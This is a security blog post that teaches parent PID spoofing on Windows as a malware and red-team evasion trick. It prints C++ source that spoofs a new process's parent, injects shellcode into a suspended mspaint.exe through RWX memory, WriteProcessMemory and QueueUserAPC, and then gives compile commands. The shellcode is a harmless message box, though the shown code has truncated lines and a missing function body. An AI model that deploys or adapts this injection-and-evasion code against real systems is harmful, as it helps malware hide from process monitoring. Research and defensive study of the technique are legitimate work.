

Malware development tricks: parent PID spoofing. Simple C++ example.


By cocomelonc

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4 minute read



Hello, cybersecurity enthusiasts and white hackers!




This article is the result of my own investigation into interesting trick: parent process ID spoofing.

parent PID spoofing [Permalink](#)


Monitoring the relationships between parent and child processes is a common method used by threat hunting teams to identify malicious activities. Red teams have adopted parent PID spoofing as a method of evasion. The `CreateProcess` Windows API call supports a parameter that allows the user to specify the Parent PID. This means that a malicious process can use a different parent than the one being executed when it is created.

practical example [Permalink](#)


Let's look at a practical example. First of all, let's say that we have some process, like `mspaint.exe` :



As you can see, PID is 3396 . If we look at its parent process (PID: 2876), we can see explorer.exe :



Also we can see via Process Hacker that current directory is `C:\Windows\System32\` :



Then, the execution flow of this trick is detailed in the following steps:

I got `explorer.exe` PID:

```
int pid = findMyProc(argv[1]);  
if (pid) {  
    printf("PID = %d\\n", pid);  
}  
  
HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, false, (DWORD)pid);
```

Create process `mspaint.exe` :

```
CreateProcessA("C:\\Windows\\System32\\mspaint.exe", NULL, NULL, NULL, TRUE, CREATE_SUSPENDED | CREATE_NO_WINDOW  
LPVOID ba = (LPVOID)VirtualAllocEx(pi.hProcess, NULL, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

Write `meow-meow` payload to created process memory:

```
BOOL res = WriteProcessMemory(pi.hProcess, ba, (LPVOID)my_payload, sizeof(my_payload), nb);
```

Add a user-mode asynchronous procedure call (APC) object to the APC queue of the thread of the created process:

```
QueueUserAPC((PAPCFUNC)ba, pi.hThread, 0);
```

Resume thread:

```
ResumeThread(pi.hThread);  
CloseHandle(pi.hThread);
```

So, the full source code of this trick is:

```
/*  
hack.cpp  
parent PID spoofing with APC  
author: @cocomelonc  
https://cocomelonc.github.io/malware/2022/09/06/malware-tricks-23.html  
*/  
#include <windows.h>  
#include <tlhelp32.h>  
#include <iostream>  
  

```

```

    pid = pe.th32ProcessID;
    break;
}
hResult = Process32Next(hSnapshot, &pe);
}

// closes an open handle (CreateToolhelp32Snapshot)
CloseHandle(hSnapshot);
return pid;
}

int main(int argc, char* argv[]) {
    unsigned char my_payload[] =
    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xff\xff\xff\xe8\xd0\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xff\x1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

    STARTUPINFOEXA si;
    PROCESS_INFORMATION pi;
    SIZE_T st;
    int pid = findMyProc(argv[1]);
    if (pid) {
        printf("PID = %d\n", pid);
    }

    HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, false, (DWORD)pid);

```

```
ZeroMemory(&si, sizeof(STARTUPINFOEXA));
InitializeProcThreadAttributeList(NULL, 1, 0, &st);
si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, st);
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &st);
UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &ph, sizeof(HANDLE), NULL,
si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

CreateProcessA("C:\\Windows\\System32\\mspaint.exe", NULL, NULL, NULL, TRUE, CREATE_SUSPENDED | CREATE_NO_WINDOW
LPVOID ba = (LPVOID)VirtualAllocEx(pi.hProcess, NULL, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
SIZE_T *nb = 0;
BOOL res = WriteProcessMemory(pi.hProcess, ba, (LPVOID)my_payload, sizeof(my_payload), nb);

QueueUserAPC((PAPCFUNC)ba, pi.hThread, 0);
ResumeThread(pi.hThread);
CloseHandle(pi.hThread);

return 0;
}
```

As you can see, I reused my code from [this](#) and [this](#) posts.

Here I have hardcoded a bit the process which being started, you can modify it so that it accepts it from the command-line arguments

demo [Permalink](#)


Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```


```
(cocomelonc@kali) ~/hacking/cybersec_blog/2022-09-06-malware-tricks-23
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc@kali) ~/hacking/cybersec_blog/2022-09-06-malware-tricks-23
└─$ ls -lt
total 896
-rwxr-xr-x 1 cocomelonc cocomelonc 913408 Sep  6 22:01 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 3601 Sep  6 22:00 hack.cpp
```

Then run it on the victim's machine:

